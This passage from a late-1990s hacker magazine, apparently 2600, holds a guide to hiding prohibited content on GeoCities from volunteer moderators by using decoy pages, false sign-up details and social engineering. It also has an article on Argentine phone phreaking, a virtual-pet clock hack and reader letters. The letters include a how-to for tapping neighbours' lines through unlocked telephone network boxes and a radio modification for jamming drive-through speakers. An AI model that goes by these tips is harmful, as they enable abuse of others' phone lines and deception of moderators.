Each "neighborhood" in GC has a set group of BlockLeaders (BLs) and Community Leaders (CLs). CLs are GeoCitizens who fill out an application which is reviewed by a set of CLs for that neighborhood who are called the CL Review Team or something similar. BLs usually just have to say they want to be a Block Leader to become one. BLs "patrol" a certain block of their neighborhood, looking for content violations. CLs do this and also participate on several "teams," but that has little bearing on most GeoCities users, so we will skip it. At least once a month, the CLs and BLs are supposed to scan their block and report anything they find back to the real GeoCities employees with an alert form. Since this form is open to all users, the turn-around time for alert can be quite a bit. Common content violations reported to alert are: no link back to the GeoCities main page, hacking, pornography, and copyright infringement. Once alert gets the report and reviews it, they will take some action, which ranges from warning the homesteader to deleting the account and page.

Getting Your Account

When you sign up for your account, tell them whatever you want! The data is never really used again unless for some deranged reason you sign up for GeoPlus (a pay service which gives you more space on GC). The CLs and BLs you will deal with never have access to this information, it is accessible only to GeoCities employees, who most GeoCities users never encounter. Be creative with the account information form! This is your chance to have a page and put whatever you want on it without you having to worry about what could happen! I would suggest signing up for a GeoCities email address and using that on your GeoCities home page. Now before you pick your address, go to the Community Page of the neighborhood you are moving into. Somewhere will be a human resources link. Look for it and somewhere linked to that will be a chart of the BL and CL block assignments. Try and find an address that is unpatrolled. If all the blocks are being checked, find a new neighborhood or look for a block being patrolled by a new CL (CLs are listed in chronological order on most Community Resource pages).

Moving Into Your New Address

Once your account is activated, move in as soon as possible. If you don't move in within a certain time frame, your account will be deleted. Create a crappy page (it will fit right in at GC) about something that fits in with the neighborhood you moved into. Be sure your page description doesn't say something stupid like warez or hacking. Make the page look legit. Sign up for the GeoCities Banner Exchange and all that crap. If a BL or CL emails you, be nice to them. If there is some problem with your page, be happy and fix it. If you fix things quickly and re-

ply to their email quickly, they will be less likely to report you to alert. It is standard procedure in most cases to email the user before going to alert if there is a content violation.

Setting Up The Real Page

If you actually read the GeoCities terms of agreement and all that legal crap, one of the things they tell you not to do is create pages not linked to any of your other pages. You know why? Because the pages are checked by ordinary users. They have no way to peer into your directory and see if you have any content violations lurking around on pages they don't know the URL for. So, just be careful who you tell about your real page on GeoCities and you should be able to put up whatever you want. With a legit looking main page and an unlinked real page, you should be able to put up whatever you want on GeoCities and never have to worry about being caught and kicked off.

What To Do If You Get Caught

If GeoCities finds out somehow about your page and mails you about it, don't expect to be able to weasel your way out of it. If the real GC employees mail you, you can expect to fix the problem or be deleted. I would suggest deleting all your files and disappearing from GC then. But, if you are lucky and a BL or CL sends you a message, be friendly. Social engineering is very useful here. BLs and CLs are normal, untrained people. They are easily fooled.

In conclusion, GeoCities could be used as a tool, a place to have pages to spread knowledge and the power that comes with it. I would love to see it used for more things than people talking about their pet dog or their favorite sailboat. It's two megs of free space. Now two megs might not sound like much, but that could hold quite a few texts. And even if you don't have the space to put up all the texts you would like to, you can put up *thousands* of links.

The Argentinian Phone System

by Derneval

My article about the Brazilian phone system made such an impression (I even saw a rewritten/pirated version of it in a great US Internet magazine) that I decided to go on and tell a few things about Argentina's phone system. Although I do not live there, Argentina and Brazil border each other and people are fond of saying that they are our future (meaning what happens in Argentina sooner or later happens in Brazil, maybe differently, but it happens). To write this article I talked to Argentine phreakers and two Argentine women and read a bunch of newspaper articles, some pieces I gathered from Argentine hacker zines, and a book about their hacking. There might be an error here and there. Sorry. But the data I gathered is much more strange than the Brazilian phone system.

Their phone system a few years ago was a little worse. For starters, Argentine businessmen didn't use phones to accomplish business. It was a state monopoly, just like Brazil's, and it was called EnTel. The waiting time for the installation of a new phone line could amount to ten years and any problems with the line could take weeks to be solved. The switches were mostly mechanical and, after lifting the receiver, it could take a few seconds before one could start punching numbers. Although the country had its own X25 network (ARPAC), the system was so old and chaotic, its infrastructure was near collapse by 1989. If anyone remembers those days, Argentina's economy made some world headlines because of its major problems, The government, to sanitize the economy, put everything up for sale. In the case of the phone system, to ease things, it was declared that they were giving up any thought of future control over the service, including any thought of taxing the services.

So what happened? A state monopoly was replaced by a double monopoly of two companies: Telecom (I think it's Dutch-owned) and Telefonica de Argentina (mix of French, Spanish, and Italian money). The capital, Buenos Aires, was divided fifty-fifty between the two of them. The cost of a phone line dropped to something like US $400. And suddenly everybody who wanted a phone line could have one. Magic? No. The phone system stayed just the same for a while, but the billing of a single line was

raised to a minimum of US $200 a month. (It's considered lack of manners in Argentine families to visit and ask if you can use the phone.) So, many people who already had their phones installed by the old system simply could not afford this and they returned their lines. *That* was the magic. Another interesting fact is that a cell phone line is free, but the billing is a bit higher.

I got this info from an Argentine teacher who was thrilled with the Internet. Her two kids also wanted net access. She told me that unfortunately her bank account wasn't big enough for them both. A phone line is there only for receiving calls and emergencies.

To give an idea of how the billing works, a call 500 kilometers away is billed the same way as a foreign call. And the price for a foreign phone call is damn expensive. So, many people and businesses started using call-back systems in order to call foreign. What is that? You call a company in the US, it calls you back and you can call anywhere you want at rates 50 percent cheaper. It was quite a hit, so much that the double monopoly counterattacked by raising the price of local calls (between 35 to 57 percent depending on the time of the day).

People in Argentina were so outraged that they had a phone protest in February of 1997. It was called "Telefonazo" or "Apagon Telefonico." In the whole country, between 12:45 and 13:00 hs, no call was made. Those who did not have phone lines made noise with whatever was available. The opposition to this price increase was so big that a judge was said to have reversed the thing. But I heard no more about that. Argentina's phone system was seen in Brazil as a reason why things should not change there.

Argentina's first private satellite, Nahuel1A, was also the subject of some controversy. Launched by a French company, it generated a lot of complaints from the United States, because it was entering into other countries' areas of exploration. The fact that Argentina's market for satellite service excludes foreign companies was also reason for some noise.

More....

Enough horror stories. What is it like for the common citizen to make a phone call? The service is improving but, as one might easily guess, there's a culture for phreaking there, with ezines showing recipes for "tango boxes" and things to fool billing services. During the 80's, people used dial-ups through the ARPAC to access the United States. It was quite easy because in those days, the guys at the phone company were busier trying to get things fixed than securing things. Also, the companies like Telenet that used the service issued passwords that could not be changed fast. One stolen password could last months before the account was closed. The bill would be paid, of course, by the guy or company who suffered the loss. Later on, as security increased and modem speeds rose, the phreaker scene there changed to blue boxing. France was the favorite of Argentina's underground. Once in a while, however, it was said that a phreaker would receive a bill for all the calls he made. But that was an exception since there were people who would get a separate phone line just for phreaking. Some phreakers would disconnect phone lines at random and use them to call foreign.

Right now, since part of the phone system is of Dutch design, Dutch boxes are being used. There was even a Spanish site with complete information about how to hack the chips for Argentine cards. When I went there (January 97), a phreaker showed me one completed but didn't let me take a picture of it. It looked like one I saw in a past issue of *2600*.

With this double monopoly by foreign companies, it's a sure thing that the country will have all modern achievements of phone systems everywhere. It's a pity that not everybody will have the money to use them.

• WRITE FOR 2600! •

Apart from helping to get the hacker perspective out to the populace and educating your fellow hackers, you stand to benefit in the following ways:

A year of 2600 for every article we print
(this can be used toward back issues as well)
A 2600 t-shirt for every article we print
A voice mail account for regular writers (two or more articles)
An account on 2600.com for regular writers
(2600.com uses encryption for both login sessions and files so that your privacy is greatly increased)

PLEASE NOTE THAT LETTERS TO THE EDITOR ARE NOT ARTICLES

Send your articles to:

2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099

Hacking the Virtual Pet

by MiLtRoNi

When my daughter got her first "Virtual Pet," I thought that it was a fine thing. However days later, when I found myself at home alone with it, it started to "chirp" (it's a cat), demanding "Virtual Food" from me. The minutes ticked by as I tried to ignore it and its cries for help. What kind of father was I as this was my daughter's toy, her creation as it were? She had carefully cared for it and bathed it and played with it and disciplined it when needed, and I just would let it die! I picked it up, read the directions, and soon gave it food and a nap.

All was good for a while but "Liz" the Virtual Cat passed away after three days. So did "Liz 2" and "Liz 3" and "Liz 4." My daughter grew tired of "Virtual Pets." It was horrifying to watch "Liz 4" actually die in her hands. The "Pet" soon found its way into the drawer to let its batteries slowly fade away, in a sort of "Virtual Limbo." Weeks later I found some time on my hands and decided to "experiment" with "Liz X."

I had to rename it many times, as it died over and over. Some lasted only minutes, Some would last days. I would teach them the wrong tricks, and yes, I would even "punish" them for doing the tricks correctly. They were constantly overfed (ever see a cat that weighed 15 pounds less than two hours old?). They died so easily, and yet, would take so much abuse. I would feed on their Paranoia by taking them to the "Vet" when all they demanded was to play. And they "demanded" to play always.

It was a cold day in November when "Borg 5" was born. I knew that this one would be different. This was to be my final work. I was losing my mind and I had to stop this madness soon. "Borg 5" was very cooperative, and I found that by resetting his internal clock to 11:59 PM, he would age a year in minutes. Within a short time he was five years old.

He was kept happy by my feeding him treats as I waited for the "Re-occurring Midnight." After he was ten years old, I found I could just subtract the minutes and not go all the way around.

"Borg 5" died at the age of 35 years old, weighing 100 pounds. He wouldn't gain any more weight and his "Health Meter" started to drop very quickly. He died in his sleep.

Once my daughter found out, she was very interested and quickly learned how to manipulate the clock. From then on she would experiment with the "Little Frankenstein." Feeding would add 20 points. "Discipline" would add the same. However, feeding it treats added weight and kept it happy. You never had to "play" with it at all and if it showed a zero for happiness it still lived. We even had one that we never fed at all, much to the disgust of my older child.

All the kids in the neighborhood wanted to know how to apply this technology to their own "Virtual Pets" (Dogs, Turtles, etc.). It was almost too easy to tell them and they smiled as if to say, "Why didn't I think of that!" I could have charged them each a quarter.

Now there are "Virtual Mutants" crawling everywhere. I feel that I have set free some sort of monster. Will some of these kids start to "work" on real animals? Have I opened the door for some Veterinarian, or some sort of Dr. Jekyll?

What would Mattel Corp. do if they knew that I "altered" their Billion Dollar Industry? Are the Men in Black outside the door?

Maybe they should change their way of thinking. Maybe the seven-year-olds need more of a challenge than "Show Me The Blue Triangle" type computer toys. After all, in the future, it's unlikely that *some* of the kids will be using computers.

Letters to Captivate You

Criminal Advice

Dear *2600:*

I read your mag as often as I can find it and it's definitely dope. Now the reason for my letter. I find myself in a potentially lucrative position at the moment and I desperately need sound advice. I figured that you guys would know enough about this to provide some insight. I have recently come into possession of what I believe to be very valuable information from a large pharmaceutical company here in Michigan. The info consists of a complete 1997 employee roster, a 1995 company directory complete with the names of all employees statewide, along with their phone numbers, fax numbers, and email numbers. I have diagrams detailing their entire voicemail system, along with supporting documentation on their voicemail, and I have access codes and passwords to at least one computer system along with some miscellaneous info. With this information a competitor could literally have a field day intercepting faxes, reading email, and targeting susceptible employees for solicitation. I recognize that all this falls under the label of corporate espionage and I am aware of the risks. What I don't know is how to sell this info. How do I offer it to interested parties? How do I find out who is interested? And most importantly, how do I approach them with my offer without scaring them away? What executive in a large corporation would I want to seek out? The CEO? Who? This letter is meant to go from me to you and not necessarily be printed in an upcoming issue. If it is, your advice will come too late. I would appreciate if you could send me a personal reply ASAP. Any advice would be greatly appreciated and if I found any of it useful in any way, I would feel compelled to make a "donation" to you fellas to lay out as you see fit. I estimate this info is worth at least somewhere in the low five digits. If I'm wrong, please tell me.

Mr. Swervon

You're wrong. But you're correct in saying that our advice will come too late. The only thing we have in common with you is that we are both, as you say, "dope" except you should have a capital D and write it on your mailbox. For those of you who are still within reach, please get it through your heads - we are not, never have been, and never will be into this criminal bullshit that idiots somehow equate with hacking! Corporate secrets bouncing around a computer system that's open to the world? Hey, that's fair game and they deserve the embarrassment of its discovery. But using this knowledge to line your pockets or, worse, using insider knowledge to get the information and then calling that "hacking" is an affront to any of us who hack for the sake of learning. These kind of people are remarkably similar to our biggest enemies in law enforcement: they refuse to see the difference between hackers and criminals, they twist reality to suit their well-defined purpose in life, they claim to be experts as to what kind of people we really are, and they're sleazy as hell. If only they would find each other.

Newbie Advice

Dear *2600:*

In response to Hellnite's letter (Summer 97) stating that veteran hackers laughed at him when he asked for information, I suggest he carefully examine *how* he is asking. All too often in hacker-related IRC channels and newsgroups, a novice will ask, "How do you hack?" or a similarly absurd question. To ask a skilled professional of any field to explain years of learning and experience in a few statements will meet with disapproval.

Learn the basics first. Read books on general computer topics. Learn a programming language or two. And when you encounter a specific question, then ask. If your question can be answered in a few paragraphs or less, most will be willing to give you a hand.

Another thing - don't take IRC too seriously. It's a very informal medium, especially when it comes to hackers on IRC. Joke around a bit, let people get to know you. As in all social situations, people are more willing to help when they know you.

Vic Sinclair

Dear *2600:*

I've been reading *2600* on and off for awhile now and love it. It's extremely hard to find, so I am considering subscribing. Anyway, why is it that some so called "elite" hackers think that all young hackers are destructive, menacing, and have no idea what they are doing. Many think that all we do is surf around lame hacking sites and get canned programs that will cause harm or destruction. For those of you who do, have you ever thought that some actually take the time to learn Unix or C? I am currently 13 and run Redhat Linux with a 2.1 kernel. Though I may not be an expert, some of us at least attempt to take a crack at it. I am merely trying to weaken the stereotype on young hackers. Well, I am not here to lecture, but rather have a question concerning *2600* meetings. I live in Atlanta and am aware that they are held in Lenox Mall, but what are the times and dates of these meetings?

Spekter

This is a stereotype that afflicts hackers of all ages and in all places. People like you who give it some thought are our best hope. Meetings are held on the first Friday of every month from 5 to 8 pm.

Defining Our Purpose

Dear *2600:*

I am writing in response to "The Decline of *2600*," published in Volume 14, Number 2. I have not been a devout reader of *2600* for long. I always thought that hacker mags published in real time and distributed via normal means was a contradiction in terms. However, recently I have started to read *2600* - only because your web site lacks the information that can be found in *2600* articles. I don't know what was in the mag before I started to read it, but I like what I see.

Pokis says that he is disgusted at the lack of detailed information in *2600*. How detailed do you want it to be? If you need step by step instructions on how to hack from another hacker then you are *not* a hacker - you are merely being told what to do - being programmed - by another.

The purpose of *2600*, in my opinion, is not to accomplish this. *2600* outlines basic concepts of systems, so that the hacker can study, find flaws, exploit them, write his own source code, etc. *2600* does not make normies and computer illiterates hackers. It makes hackers more aware, as well as occasionally exposing the wrongdoings of the powers that be.

Dominus Omniae

Dear *2600:*

In Vol. 14, No. 2, Rhyme-Chai wrote a letter entitled pointless. In response, you guys at *2600* wrote a long paragraph involving the conservative/rightists. My question is, what is wrong with family values? Are they truly that bad, what is wrong with promoting them? I am only 16 and I have matured enough to realize that family values are important. I have another question. In many of your issues, I have seen some articles involving the government and other things. Well, why don't you guys dedicate a small one or two page section in you magazine to government scandal? After all, we should not just be curious about electronics and law, but of high ranking government officials too.

Joe A

The point of our response was to show that regardless of who is in charge, there is always something they will do that is harmful to individuals. You neglect to mention that the letter was a longer paragraph (and ours was only eight lines) blaming everything that's wrong on liberals and leftists. We're not here to target one side or the other or one particular government. We cover what we can and what we find interesting. And as for family values, they're just fine as long as they stay in the family and aren't forced down our throats. We're sure you see the unfairness of special interest groups.

Getting Caught

Dear *2600:*

I was very pleased with your Winter 97-98 issue, but it seems a mite traitorous to be publishing an article by Agent Steal, a known double-agent to the computer underground. I am not complaining. The article was well written and informative. I am just having mixed feelings about the article and its author. If I am wrong about his double-dealing with the FBI, please correct me, but I think this should be the last we hear of him.

onyxfr0g

Just to clarify, you are now reading the Winter 97-98 issue. It was the Autumn issue you were very pleased with.

Dear *2600:*

The article on prisons in the last issue was excellent and the best I've ever read. Too bad it was written by an admitted snitch. Yes, 80 percent of prisoners ratted and ten percent would have ratted if they could, and only ten percent stood up and were men. You'll never be a man after you snitch and you'll never look in the mirror and be happy with yourself after you snitch. You'll stink even if you snitched on Jeffrey Dahmer or Wayne Gacy. If you can't handle prison, don't do anything illegal. That's really obvious. Snitches always turn out badly in life no matter how little time they do. Haven't you ever heard about "karma" and what comes around goes around? There is never an excuse to snitch on anyone for any reason. Besides, the police really don't do anything for snitches except make false promises to them.

I kept my mouth shut, did far too much time for credit card charges, got out and now have a great life. Everyone who snitched lives in a hell on earth. No matter where you go you'll always know you'll never be a man again or have self respect.

RM

Having "The Rat" as a last name does have its drawbacks.

Equal Access

Dear *2600:*

In nearly every good g-file and issue of *2600* I've read, there always seems to be something about how "we hackers aren't the criminals, the establishment is!" Or "we exist without skin color or religious bias." Yet it's rare to see the hack and phreak community doing anything to change their bad reps other than complaining about it. Also, we hackers pride ourselves on being unknown and anonymous, judg-

ing people by what they say and not their physical appearance but the overwhelming majority of H/Pers are white middle class. Hackers need to put something back into the community for the systems we hack and finally change the public's impression of what a "real" hacker is. The net won't be the free and unregulated medium we are fighting for until everyone can have access, not just those who can afford it. This is my proposal. Why doesn't *2600* and all the HP zines use a portion of their profits to buy computers for public libraries or for those who could not afford them otherwise? Let's open the net to *everybody.* I hope you consider this and keep *2600* coming out!

No Name No City Please

We couldn't agree more but the fact is that there are very few hacker zines on the entire planet and we don't think any of them are choking on the profits. As lots of you know, we sure haven't been. When we one day have money again, it will go into improving the magazine and doing what we can to make the net more open and interesting. The rest is up to us as individuals. Scary as it may seem, a large number of our readers go on to make huge sums of money in very short amounts of time (and not in ways the bozo in the first letter intends to). We hope that these readers remember the community they came from and the spirit that went with it and will extend a hand - financially, educationally, whatever - to keep it alive and growing.

Questions

Dear *2600:*

A letter in the Autumn '97 issue about crosstalk prompts me to write - I have a question for you that I've been meaning to ask for years. It's about the most interesting telephone experience I've ever had in my life. And it happened twice.

The first time it happened was about ten years ago. I was manually "mapping" a local exchange by scanning all the 100 numbers in a given NNXX block and recording it in my notebooks (this was my hobby at the time).

Once, when dialing a number, I got a busy signal but the connection sounded very bad. There was a lot of crackling on the line and then - in between busy signal tones - I heard someone's voice! It was an old man, who kept saying, "Hello?"

This lasted only about 20 seconds or so and I heard the sound of a slamming receiver, so I figured this was crosstalk and he hung up the line. But then, something stranger happened. I heard the sound that signaled I was ringing a telephone line.

A few seconds later, a woman answered with a "Hello?" This time I tried to talk. There still was static on the line, and the busy signal was still there from the number that I had actually dialed at first. But I still said something to this woman - and she could hear me!

We didn't say much, because she was disconnected after about 20 seconds or so, but then this process continued again - and I had another brief conversation with a strange voice on the other end. Sometimes a number would be busy, or keep ringing, and so I wouldn't talk to someone, but all told I must have heard dozens of voices on the line - old folks, children, teenagers, you name it. Memory fades but I know I asked some of the people where they lived, and I think they said it was a city that was fairly close to mine, but not the city that I was originally scanning (I could be wrong though; it's been ten years). It was the weirdest telephone experience of my life and I will never forget it. I didn't want to hang up the phone, but after about a half hour of this I finally did. I thought that maybe the number I had originally called had something to do with this, but I called it right back and nothing strange happened. This weird experience only happened one other time in my life, again when I was scanning a local exchange (this was about five years later). This time, it didn't last as long, as it disconnected the line after a few minutes.

So my question for you is what in the world happened here? Have you ever heard of something like this happening, and is there any book or thing you could recommend me reading to find out more about this phenomenon, or maybe info on how to repeat it?

Night Words

Things like this used to always happen on older crossbar systems with ancient equipment that tended to break down and screw up more often than the phone company would ever admit. You might still be able to have this happen when software screws up, but we've noticed less instances over the years. On our old crossbar we would occasionally be connected to people who picked up their phone at the exact same moment as us. It wouldn't be hard to convince them that we were the operator and to not use the phone because of the "curfew" or to avoid using 5's for a while. You can hear Cheshire Catalyst talking about people conversing through busy signals on the very first edition of Off The Hook (10/6/88), available from us on CD-ROM or on our web site (www.2600.com/offthehook).

Dear *2600:*

There is an ad in your marketplace offering Vol. 1-91 of your back issues for $100. My new book is Volume 14, Number 3. How are these number systems related?

"Hack The Vote" - a good idea if you like jail time. I won't even go into all that's wrong with this article. It galls me someone got a free subscription and t-shirt for this garbage.

What kinds of articles are you not allowed to print due to your international shipping status? Would you be interested in a lockpicking article?

Silicon Mage

You've made a mistake that has been made since we first came out in 1984, though we haven't heard it in

a while. Those are TAP back issues for sale in the Marketplace (note use of the word TAP in the ad). TAP (formerly known as YIPL) came out between 1971 and 1983. We are not TAP! We are 2600. And, we should point out, we've now been around longer! As for what kinds of articles we print, it basically boils down to things that would be interesting to people who play with phones and computers a lot and who have a keen interest in privacy and technological advances. If you can make an article on lockpicking fit those criteria, go for it.

Dear *2600:*

A few months back, I did a class project for my computer class that consisted of making a newsletter. Now I had a reputation as a hacker, so I decided to write a hacker newsletter. This was all fine and dandy, and I got a good grade. I was happy. Well, people actually liked what I wrote. They thought it was cool. People who were computer illiterate even found meaning in it. So, a guy asked me if I want to actually start to publish it... to actually distribute it to the public. Only one problem... I don't want the FBI showing up at my door. Is there any legal way that I can go about writing this, and still keep it within legal guidelines?

T.C.

Yeah, by keeping it within legal guidelines which is what we do. That means not holding back when explaining how things work and how they can be abused. It means not publishing things for the purpose of committing crimes but to inform and educate. Good luck.

New Facts

Dear *2600:*

I was at a Kinko's copy shop doing some self-serve copies and I accidentally knocked the key-counter off the workstand two or three times. After I made the first batch of copies, I had to redo two pages. When I went to the check-out counter, the key-counter only had two clicks on it. I figure when the counter hit the floor, it must have unlatched the reset mechanism.

Virtu-Al

We expect lots of key-counter dropping at Kinko's.

Dear *2600:*

Caller ID information is now displayed for calls originating from foreign countries other than Canada. For example, my Caller ID unit shows a call coming from 411-234-5678. The digits 411 are not a U.S. area code, but the country code for Switzerland (41), city code for Zurich (1), and the local number there (234-5678). Since my Caller ID unit displays only 10 digits, I don't know whether the first digit of the country code or last digit of the local number would be truncated for calls originating in other parts of Switzerland. I don't know of any other countries that transmit Caller ID data to the U.S. Calls from other countries still are displayed as "Out of Area" on my Caller ID unit.

Somewhere in Maryland

In addition to Canada, some Caribbean nations within our country code are sending Caller ID data. We've heard of instances where units that display name data are able to tell you the name of an overseas country that's calling when going through a USA Direct type of service but this is the first case we've heard of where the actual number has been sent from overseas.

Help Needed

Dear *2600:*

I was wanting some advice, needing a hacker who could hack into my brain and get my mother out of there. Although the experience has been the trip of a lifetime, it's caused me to lose the things most precious to me. I wouldn't necessarily suggest it for the future. Any advice on how to get it to stop would be great! I'm not the only person this has happened to. Be careful who you talk to about what. That's my suggestion!

Head-aches in Arlington

Well, we're sure glad you chose to talk to us about this. Maybe now your mother will stop calling us.

Dear *2600:*

Is there a way to hack my local car wash? It has a phone pad entry with a five digit code. The number is good for 10 days and can only be used once. I need help. I'm tired of paying for a service that should be free with the purchase of outrageous prices for gas but *no* they tack on another five bucks just to squirt your car down with soapy water. I usually wash it by hand - I'm not lazy but birds always shit on it when it is clean and I like to run it through but don't like to pay for it! *Help me please!*

kyle

If you can't hack out a five digit code while standing outside in the fresh air, you don't deserve a clean car.

Dear *2600:*

I've got a real problem here. My truck was broken into right after Christmas and my one-year-old's toys, his clothes and food, along with juice and milk were stolen out of it. The bastards didn't take my tools, my radio, or anything else in the truck - just my kid's stuff. That really pisses me off stealing from a kid. I have a description of the car, make, model, color, year, bla bla bla. I was wondering if you could be so kind as to show me the way to tracking these fucks down. Do it for the children, man. I've tried searching the www but can't find it.

Jakob14246463526390210

Don't you have a gang of men with guns in your town who prowl around all the time? They usually take

an interest in this sort of thing. Plus they're a lot better equipped to handle crimes like this.

Dear *2600:*

Please help. My sister-in-law had an extremely disturbing interruption last Saturday morning at 2:00 am as she was speaking to her son, whose car had broken down 70 miles from home. He was on a cell phone, and she was at home on a hard-wired phone.

During their conversation, a man's voice announced that he was on an extension in the basement, he knew she was alone, and he was going to burn the house and kill her. Nasty stuff indeed. Her son became extremely upset, as did she of course.

After hearing this story, I told her that there is a good likelihood that someone in the vicinity of her son's cell phone was able to not only listen to, but transmit into their conversation. Could you please let me know if this is possible? I have no interest in doing this, but would like to offer her this explanation, which would be much more comforting than hearing that there probably was someone in her basement. If this is possible, is there any way to block this intrusion in the future, or at least know that the intrusion is cellular and not land-based?

Thanks for your help! I am a fan of the discovery of weak points in systems, but certainly not when the goal is activity such as this.

JR

None of us see this kind of thing as a goal of any sort. There are several things you can do to figure out where this is coming from. Checking the basement obviously would answer some questions but we don't advise it while such a call is in progress. Of course, if you don't have an extension in the basement or don't even have a basement, you at least know you're somewhat safe. To determine which of the phones is being intercepted (and it's most likely not the cellular one from our experience), simply flash the switchhook (quietly) of the wired phone. If someone is on the extension, they will still be there when you return. Many switches won't disconnect an incoming call when you do this but if you have 3-way or your switch allows you to turn off call waiting in the middle of a call, you should be able to get a stutter dial tone no matter what. And usually someone on your extension will seem very loud and close. The most likely scenario is that someone has clipped into the landline from the outside, which is much more common than people think, as the next letter testifies.

Next Letter

Dear *2600:*

Thanks for answering my letter about my 1-900 fiasco with AT&T. In the meantime, I had the chance to quiz a NYNEX field technician about how a string of 1-900 calls showed up on my phone bill. He demonstrated by opening the gray network interface box in the basement of my office building, picking two terminals at random (from a choice of 100 pairs) and getting a dialtone on his handset. He then explained that each pair of terminals in the box is connected to various phone lines in the area of our building - so in other words, we could make phone calls on Joe Random's lines from this box in our own basement; we don't even need access to Joe Random's building. He also explained that the phone company doesn't bother locking these network interface boxes because the field techs can't be bothered with fumbling with a ring full of padlock keys, so he demonstrated the common technique turning the knob open with needle-nose pliers and/or a pocket knife.

Sure enough, my old apartment building has a network interface box, not in the basement, but on the *outside of the building,* on a busy street, with *no lock* on it. The same NYNEX tech (who was actually a pretty cool kid - very helpful) explained that a few miles down the road there happens to be a larger network box out in the middle of nowhere behind a chain-link fence enclosure. Simply jump the fence, open the box (bring your pliers), and there's no need to bring a fancy headset because the newer network boxes have a phone jack to plug in a normal phone, pick a line, and start dialing.

This may not be news to experienced *2600* readers, and I realize your answer to my first letter basically summarized the same scenario, but I didn't realize how easily accessible these network boxes were. Best advice: tell MaBell to put a 1-900 block on your line the day you sign up. It may not by bullet-proof protection, but works in most cases.

Incidentally, I also solved part of the mystery of why someone would call a 900 number repeatedly and hang up: some 900 numbers give the caller a PIN number. They then call a 1-800 number and enter the PIN number that is valid for 30 minutes of sex-talk jollies. One scam is to hijack Joe Random's phone line to collect a slew of PIN numbers, then take an ad out in a local paper and sell the unused PIN numbers.

Kurt

Glad we could help. But you really lucked out with that NYNEX tech. If there were more honest employees like that who explain how things really work to the customers, we'd all be in better shape.

Reactions

Dear *2600:*

In response to Josmo's letter (Volume 14, Number 3) who said he has fingered 2600.com, the only one you should be ashamed of is yourself! I hacked into someone else's online and used his account to access the *2600* web site, so if you are trying to trace me, you are out of luck! *That's what real hackers do!* So good luck trying to find me. By the way, if you fingered

2600.com users, I finger you! (drawing of raised middle finger)

The Mad Hacker

We have our work cut out for us, don't we? To put it nicely, you have been misinformed. Fingering a site does not give you a list of people accessing their web page. It gives you a list of users on the system i.e., people who work on the magazine. And we don't care if people finger us which is why we didn't turn it off. If you are concerned about how much info the people whose web pages you visit can get on you, we suggest visiting www.anonymizer.com and looking at the "Who Are You?" section.

Dear *2600:*

Just wanted to tell you that I really enjoyed your site on the Secret Service. In fact I consider it to be one of the most thorough sites I have come across on the web. There is not much public information on the United States Secret Service and I found your material to be both factual and informative. In fact, I showed it to a friend who recently retired from the "SS" and he couldn't believe that your info was on the internet.

Bravo *2600* for a job well done. I was wondering if you had any plans to update the information.

Lee

Our primary concern is the magazine and we update the web pages when we can. As for this page in particular, if there are people out there who would like to supply updates, we can add them. An interesting fact about our Secret Service section is that every now and then we get an inquiry from someone who's looking for employment there! The level of intelligence required to send your resume to a bunch of hackers you somehow believe are affiliated with the Secret Service is indeed a marvel to behold.

Dear *2600:*

First, it should be noted that I wear glasses, and it could be said that my vision is sub-optimal. However, would I be correct to assert that it appears that you have placed a U.S. Senator on the cover of your "Special Spoofing Issue?"

phreakout

No, that's the entire senate in a composite photo.

Dear *2600:*

That cover is very funny - it is a cross between *Wired* and *National Geographic.*

Tp

But when you think about it, are they really that different?

Dear *2600:*

As a former "ham" radio operator turned hacker, I'd like to comment on the "Fast Food Phun" article in the summer issue. First of all, keep up all the good work! I thoroughly enjoy reading the (mostly) technically accurate articles that are printed in your zine every season. However, there is a slight inaccuracy in this article: The author mentions that the standard frequency pairing (offset) for the UHF band is 5 MHz. This is in fact true for the 440 MHz ham band, but not necessarily for the commercial frequencies above this band. Also, if you want to be a real dickhead about it, the repeater inputs on this band are normally 5 MHz above the outputs, not below. Going with the standard offsets for repeater inputs/outputs on the nearby ham bands, the offset for the 30-35 (about 10 m) band would be 100 kHz, and the ones in the 150's (above the 2 m Ham band) would be 600 kHz. Incidentally, on these "High Band" frequencies, some of the inputs would probably be lower than the outputs, some higher, as they are in the 2 meter band. This is mere speculation, though, as the commercial bands have no particular reason (technical or otherwise) to conform to the standards set by amateurs.

Also, I'd like to suggest a particular radio to use if one is to actually perform these pranks. The Alinco DJ-F1 T model would be ideal. This radio is not a dual-band rig as the author of the article suggests, but in my experience, most fast food restaurants (at least in my area) are in the commercial band just above the 2 meter ham band for which this radio is built. The DJ-F1 can handle PL (subaudible) tones and has a "tone squelch" feature built-in. In addition, this radio can be easily (by easily, I mean cutting a single wire inside the unit) modified to transmit out-of-band. The radio comes as a 2 watt unit with the internal battery-pack, but can also be upped to 5 watts when supplied by a 12 V power source (which is more than enough output power to overpower the clerk from even 1-2 miles away).

Finally, I'd like to comment on the Bernie S. situation. As a resident of Delaware County, Pa. and having been arrested on pretty much the same charges as Bernie in a town about 5 minutes away from Haverford, I can appreciate more than most the gross injustices that occurred. I only got probation, community service, and some fines for my "theft of services," but I realize from looking at Bernie's situation that things could have been a lot worse (especially since I was carrying a red box when I was apprehended and the Secret Service did get involved in my case). It's scary that in a supposedly "free" society, people have to be harassed in such an inhumane manner before those in power actually wake up and end such nightmares. Being treated like a petty criminal is one thing, but being dealt with in the same manner as a hardened murderer is yet another. And yet the oppression continues....

H.M. Murdock

Dear *2600:*

I was recently on the IRC channel #c when I noticed someone using the nickname "Mitnick". I asked them about it, and they claimed to be the son of Kevin Mit-

nick. A few minutes later he said it was "time to go back to his cell" and logged off. The fact that someone can pretend to be Kevin Mitnick, or his son, and has the audacity to do so, contributes to the downfall of the computer underground.

Archmage

The fact that someone takes IRC so seriously contributes to their own downfall.

Dear *2600:*

In the current issue of *2600,* a reader "bryan" sends a letter describing silliness at the Brewster Academy where the faculty has decided to ban the ResEdit resource editing tool for Macintosh computers. The act of gaining administrator access and deleting accounts has no relation to a resource editor and is quite silly.

Beyond silly is the fact that a student can be expelled with possession of the software alone. As a professional in the Macintosh software industry I find this ridiculous. ResEdit is an indispensable tool for anyone who codes software for the Mac OS, and an educational institution banning it just reveals their ignorance to the situation.

You asked for feedback from a knowledgeable Mac OS person and you have received. I would be happy to answer any questions for the Brewster Academy administration in regards to this matter.

Nathan

Dear *2600:*

After hearing about your website by accident, I took the chance to check it out. I was very impressed. I have since canceled my subscription to *Newsweek* and sent off for a subscription to your magazine. Keep up the good work.

John b Cannon

They really hate when people do that.

Dear *2600:*

